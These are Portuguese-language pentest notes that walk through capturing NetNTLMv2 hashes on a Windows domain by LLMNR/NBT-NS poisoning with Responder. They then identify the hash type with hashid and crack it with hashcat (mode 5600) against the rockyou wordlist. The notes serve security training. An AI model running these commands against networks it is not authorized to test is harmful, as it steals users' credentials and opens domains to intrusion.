

Capturando Hashes na Rede

+ Como estamos simulando a situação de estarmos realizando um pentest interno, usaremos o ataque NBT-NS / LLMNR

```
responder -I eth0 -Pv
```



→ Com o tempo, estaremos respondendo as requisições das máquinas do domínio,



→ Isso de laranja é um hash
→ podemos dar um hashid <hash> para ver qual o tipo se trata
→ Vimos que se trata de um NetNTLMv2, que representa um 5600 no hashcat

```
hashcat -m 5600 hash /usr/share/wordlists/rockyou.txt --force
```

→ sendo "hash" o nome do arquivo em que copiamos o hash encontrado

+ E assim encontramos usuários e crackeamos senhas